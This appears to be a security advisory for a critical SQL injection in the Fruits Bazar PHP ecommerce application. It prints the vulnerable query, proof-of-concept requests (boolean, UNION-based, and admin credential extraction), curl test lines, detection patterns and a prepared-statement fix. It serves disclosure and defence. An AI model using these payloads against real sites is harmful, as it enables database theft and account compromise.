Overview

A critical SQL injection vulnerability (CVSS 9.8) has been identified in the Fruits Bazar ecommerce application, a PHP and MySQLi-based online store available on SourceCodester and similar code-sharing platforms. The flaw resides in the /show_price_by_pdtId.php endpoint and allows an unauthenticated remote attacker to execute arbitrary SQL statements against the application's database.
Vulnerability Summary
| Attribute | Value |
|---|---|
| CVE ID | CVE-2025-65336 |
| CVSS Score | 9.8 (Critical) |
| Attack Vector | Network |
| Authentication | None required |
| Type | SQL Injection |
| Affected Version | Fruits Bazar 1.0 |
| Patched Version | None disclosed |
Technical Details
The vulnerable endpoint accepts a user-supplied product ID (pdtId) via the query string and interpolates it directly into a SQL query without sanitization or parameterization.
Vulnerable Code Pattern
<?php
// show_price_by_pdtId.php — simplified representation
$pdtId = $_GET['pdtId']; // Unsanitized user input

$query = "SELECT price FROM products WHERE id = $pdtId";
$result = mysqli_query($conn, $query);Proof-of-Concept Requests
Basic extraction (Boolean-based):
GET /show_price_by_pdtId.php?pdtId=1 OR 1=1-- HTTP/1.1
Host: vulnerable-target.exampleUNION-based data dump:
GET /show_price_by_pdtId.php?pdtId=0 UNION SELECT table_name FROM information_schema.tables-- HTTP/1.1
Host: vulnerable-target.exampleCredential extraction:
GET /show_price_by_pdtId.php?pdtId=0 UNION SELECT CONCAT(username,':',password) FROM admin-- HTTP/1.1
Host: vulnerable-target.exampleImpact
A successful exploit allows an attacker to:
- Read all database contents — customer PII, order history, product inventory
- Extract admin credentials — usernames and password hashes from the admin table
- Modify or delete records — stacked queries may allow UPDATE/DELETE if the DB user has write privileges
- Enumerate database structure — enumerate tables, columns, and stored procedures via
information_schema
Detection
Manual Testing
# Basic injection test — look for changed output or errors
curl "http://TARGET/show_price_by_pdtId.php?pdtId=1'"

# Time-based blind SQLi confirmation
curl "http://TARGET/show_price_by_pdtId.php?pdtId=1 AND SLEEP(5)--"WAF / IDS Signatures
Look for these patterns in web server access logs:
Patterns indicating exploitation attempts:
- UNION SELECT
- OR 1=1
- information_schema
- SLEEP(
- BENCHMARK(
- single quotes in numeric parameters# Search Apache/Nginx logs for SQLi attempts
grep -iE "(union|select|information_schema|sleep|benchmark|or\s+1=1)" /var/log/apache2/access.logRemediation
Immediate Fix — Use Prepared Statements
Replace string interpolation with parameterized queries:
<?php
// FIXED: Use prepared statement with bound parameter
$pdtId = $_GET['pdtId'];

// Validate input is numeric first
if (!is_numeric($pdtId)) {
    http_response_code(400);
    exit('Invalid product ID');
}

$stmt = $conn->prepare("SELECT price FROM products WHERE id = ?");
$stmt->bind_param("i", $pdtId);
$stmt->execute();
$result = $stmt->get_result();Defence-in-Depth Measures
1. Input Validation
   - Enforce strict type checking (intval() for numeric IDs)
   - Reject requests where expected numeric params contain non-numeric chars

2. Least Privilege Database Account
   - Application DB user should have SELECT-only where writes aren't needed
   - Never use root/admin credentials in the web app config

3. Web Application Firewall
   - Deploy ModSecurity or equivalent with OWASP CRS ruleset
   - Enable SQL injection detection rules

4. Error Handling
   - Suppress verbose database errors in production
   - Log errors server-side, return generic messages to clients

5. Dependency Hygiene
   - Avoid deploying unaudited open-source ecommerce scripts directly to production
- Conduct a code review before exposing any PHP project to the internetAffected Platforms
The Fruits Bazar application is distributed freely on platforms such as SourceCodester, PHPGurukul, and similar sites. Deployments used for learning or development that have been accidentally internet-exposed are at risk. The vendor has not released a patch as of the advisory date.
References
- NVD Entry — CVE-2025-65336
- OWASP SQL Injection Prevention Cheat Sheet
- CWE-89: Improper Neutralization of Special Elements in SQL Command
Advisory published: July 31, 2026